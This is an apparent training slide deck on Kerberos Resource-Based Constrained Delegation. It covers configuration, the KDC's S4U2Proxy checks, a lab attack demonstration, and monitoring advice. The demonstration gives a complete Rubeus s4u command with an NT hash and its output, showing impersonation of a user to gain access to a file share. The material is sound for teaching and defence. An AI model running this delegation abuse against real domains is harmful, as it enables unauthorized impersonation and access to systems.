



Kerberos Deep Dive

Part 6 - RBCD

July 2025, Alex Joss

Content Overview

Part 1 - Kerberos Introduction

Part 2 - Kerberoasting

Part 3 - AS-REP Roasting


Part 4 - Unconstrained Delegation

Part 5 - Constrained Delegation

Part 6 - Resource-Based Constrained Delegation

Note on Wireshark and Kerberos

- Throughout this session, we will inspect Kerberos traffic with Wireshark
- Kerberos traffic is (partially) encrypted, which makes analyzing more difficult
- With the right key material, Wireshark is able to decrypt all Kerberos traffic
- Whenever you see data in Wireshark with a blue background, it would normally be encrypted:



```
> Internet Protocol Version 4, Src: 10.0.1.100, Dst: 10.0.1.10
> Transmission Control Protocol, Src Port: 88, Dst Port: 50125, Seq: 1411, Ack: 327, Len: 303
> [2 Reassembled TCP Segments (1713 bytes): #1334(1410), #1335(303)]
▼ Kerberos
  > Record Mark: 1709 bytes
  ▼ as-rep
    pvno: 5
    msg-type: krb-as-rep (11)
    > padata: 1 item
      crealm: CHILD.TESTLAB.LOCAL
    > cname
    > ticket
    > enc-part
    [Response to: 1333]
    [Time from request: 0.003614000 seconds]
```

→ More details on this can be found in **Part 1** of this series

RBCD Basics

Delegation Types Overview

There are 3 main delegation mechanisms:

- **Unconstrained Delegation**

- Introduced with Windows 2000
- Most simple form of delegation
- *"I can impersonate users against **any service**"*

- **Constrained Delegation**

- Introduced with Windows Server 2003
- Adds target restrictions to impersonation process
- *"I can impersonate users against **specific services**"*


- **Resource-based Constrained Delegation**

- Introduced with Windows Server 2012
- Reverses the way delegation is controlled/configured
- *"**Specific services** can impersonate users **against me**"*

Basics

- Resource-based constrained delegation (RBCD) was added with Windows Server 2012
- It reverses the way delegation is defined
- Back-end resources can define who they trust/allow for delegation

- Sample scenario:




Why Reversing Delegation Trust?

- Before RBCD, delegation privileges are granted to front-end services
- Back-end services have no control over who can delegate to them
- Every front-end service with delegation is a potential security risk for the back-end service
- By reversing delegation trust, back-end services have full control over who can delegate to them

Configuring RBCD

- Delegation permissions are configured on a domain object (either user or machine)
- Requires **Write Permissions** on that object
- For example, computer accounts in a domain can configure RBCD on themselves
- Configuration only includes allowed accounts, services are not specified
- Configuration via PowerShell (no GUI option)
 - Define a list of accounts that are allowed to delegate to your service
 - Add list to your service account's *msDS-AllowedToActOnBehalfOfOtherIdentity* attribute

Configuration Example



```
> $iis_user = Get-ADUser -Identity svc_iis
```

```
> Set-ADComputer db1 -PrincipalsAllowedToDelegateToAccount $iis_user
```

```
> Get-ADComputer db1 -Properties PrincipalsAllowedToDelegateToAccount
```

```
DistinguishedName           :  
CN=DB1,OU=Servers,OU=ServersDB,DC=foo,DC=local  
DNSHostName                  : DB1.foo.local  
[CUT]
```

```
PrincipalsAllowedToDelegateToAccount :  
{CN=IIS_Service,OU=DomainUsers,DC=foo,DC=local}
```


```
SamAccountName               : DB1$  
[CUT]
```

Service account:
svc_iis

Accounts allowed for RBCD to db1

How does it work?

- RBCD works like "traditional" constrained delegation (in protocol transition mode)
- S4U2Self & S4U2Proxy are used by front-end services to obtain tickets for impersonation
- However, different validation rules & checks are performed by the KDC for S4U2Proxy



S4U2Proxy & RBCD


- By default, every S4U2Proxy request has the RBCD bit set:

```
▼ tgs-req
  pvno: 5
  msg-type: krb-tgs-req (12)
  ▼ padata: 2 items
    ▼ PA-DATA pA-TGS-REQ
      ▼ padata-type: pA-TGS-REQ (1)
        ▼ padata-value: 6e8205513082054da003020105a10302010ea20703050000000000a38204c4618204c030_
          > ap-req
    ▼ PA-DATA pA-PAC-OPTIONS
      ▼ padata-type: pA-PAC-OPTIONS (167)
        ▼ padata-value: 3009a00703050010000000
          Padding: 0
          ▼ flags: 10000000
            0... .... = claims: False
            .0.. .... = branch-aware: False
            ..0. .... = forward-to-full-dc: False
            ...1 .... = resource-based-constrained-delegation: True
      ▼ req-body
        Padding: 0
        ▼ kdc-options: 40820010
```

- This indicates that the client supports RBCD and the KDC should check for it

KDC Decision Flow

- As an example, `web1` initiates `S4U2Proxy` to impersonate a user against `db1`
- To evaluate this `S4U2Proxy` request, the KDC performs the following steps:



Attacking RBCD

- Attacking RBCD is similar to regular constrained delegation
- With RBCD, there is no distinction between **Kerberos Only** and **Protocol Transition**
- Behavior is identical to **Protocol Transition** → no user presence/authentication is required
- The delegating service can impersonate any user it wants **without user interaction**
- Requirements for attackers:
 - The attacker must have **control over the account** configured for RBCD delegation
 - The attacker must **know the principal name** of the account they want to impersonate
- As a result, the attacker will be able to impersonate **any** user against the allowed targets
- As only target accounts are specified (but not services) delegation works against **any** service

Attack Demonstration

Initial Situation:

- Account svc_iis is configured for RBCD to FS2
- Attacker **knows the password (hash)** of svc_iis

```
> Get-ADComputer fs2 -Properties PrincipalsAllowedToDelegateToAccount
```

```
[CUT]
```

```
Name : FS2
```

```
ObjectClass : computer
```

```
ObjectGUID : a998429a-c117-4c28-9158-ae85e9fd12a7
```

```
PrincipalsAllowedToDelegateToAccount :
```

```
{CN=IIS_Service,OU=DomainUsers,DC=winattacklab,DC=local}
```

```
SamAccountName : FS2$
```

```
[CUT]
```

Attack – Initial Situation

>whoami

winattacklab\svc_iis

Running as svc_iis

>klist

Current LogonId is 0:0x1e4b425

Cached Tickets: (0)

No tickets available

>dir \\fs2\c\$

Access is denied.

Cannot access FS2

Attack – Requesting TGT

```
>.\Rubeus.exe s4u _____> Trigger S4U abuse
    /domain:winattacklab.local _____> Target domain
    /impersonateuser:ffast _____> Target user
    /msdsspn:"cifs/FS2" _____> Target service
    /user:svc_iis _____> Service allowed for RBCD
    /rc4:482563F0ADAAC6CA60C960C0199559D2 _____> Password hash (NT) of svc_iis
    /ptt _____> Automatically import tickets
```

```
[*] Action: S4U
```

```
[*] Using rc4_hmac hash: 482563F0ADAAC6CA60C960C0199559D2
```

```
[*] Building AS-REQ (w/ preauth) for: 'winattacklab.local\svc_iis'
```

```
[+] TGT request successful!
```

```
[*] base64(ticket.kirbi):
```

```
doIFxDCCBcCgAwIBBaED[CUT]
```


Attack – S4U2Self

```
[*] Action: S4U
```

```
[*] Using domain controller: DC1.winattacklab.local (10.0.1.100)
```

```
[*] Building S4U2self request for: 'svc_iis@WINATTACKLAB.LOCAL'
```

```
[*] Sending S4U2self request
```

```
[+] S4U2self success!
```

```
[*] Got a TGS for 'ffast' to 'svc_iis@WINATTACKLAB.LOCAL'
```

```
[*] base64(ticket.kirbi):
```

```
doIFjjCCBYqgAwIBBaE[CUT]
```

Attack – S4U2Proxy

```
[*] Impersonating user 'ffast' to target SPN 'cifs/FS2'
[*] Using domain controller: DC1.winattacklab.local (10.0.1.100)
[*] Building S4U2proxy request for service: 'cifs/FS2'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/FS2':
```

```
doIGLjCCBiqqAwIBBaEDA[CUT]
```

```
[+] Ticket successfully imported!
```

Attack – Resulting Ticket

```
>klist
```

```
Current LogonId is 0:0x1ec4512
```

```
Cached Tickets: (1)
```

Ticket for cifs/FS2 as ffast



```
#0>
```

```
Client: ffast @ WINATTACKLAB.LOCAL  
Server: cifs/FS2 @ WINATTACKLAB.LOCAL  
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96  
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent [CUT]  
Start Time: 4/29/2022 12:05:15 (local)  
End Time: 4/29/2022 22:05:15 (local)  
Renew Time: 5/6/2022 12:05:15 (local)  
Session Key Type: AES-128-CTS-HMAC-SHA1-96  
Cache Flags: 0  
Kdc Called:
```

Attack – Result

```
>dir \\fs2\c$
```

```
Volume in drive \\fs2\c$ is Windows
```

```
Volume Serial Number is B8B4-075D
```

```
Directory of \\fs2\c$
```

```
03/04/2022  04:01 PM    <DIR>          AzureData
04/29/2022  11:54 AM    <DIR>          inetpub
03/04/2022  04:28 PM    <DIR>          Packages
02/02/2022  07:26 PM    <DIR>          PerfLogs
04/29/2022  11:54 AM    <DIR>          Program Files
09/15/2018  09:08 AM    <DIR>          Program Files (x86)
03/04/2022  04:31 PM    <DIR>          terraform
04/29/2022  11:52 AM    <DIR>          Users
04/29/2022  11:54 AM    <DIR>          Windows
03/04/2022  04:07 PM    <DIR>          WindowsAzure
               0 File(s)                0 bytes
              10 Dir(s)  18,141,544,448 bytes free
```

Access to FS2 is possible





Recommendations

- RBCD is technically equivalent to Constrained Delegation in Protocol Transition mode
- RBCD configuration requires less privileges than other forms of delegation
- The impact of abuse is limited to the defined target systems
- If you employ RBCD, consider the following points:
 - Restrict delegation configuration as much as possible (allowed targets)
 - Protect the affected accounts/systems as strongly as possible
 - Use the "Protected Users" group to secure your high-privileged accounts or mark them as sensitive
 - In general, reduce permissions of your accounts (least privilege)
 - Implement monitoring measures for:
 - your high value accounts
 - systems with delegation rights
 - RBCD-related configuration

Monitoring for RBCD Abuse

- Consider monitoring for the following events:
 - Modification/addition of new RBCD rights
 - Event ID 5135 – A directory service object was modified
 - Creation of a new computer account
 - Event ID 4741 – A computer account was created



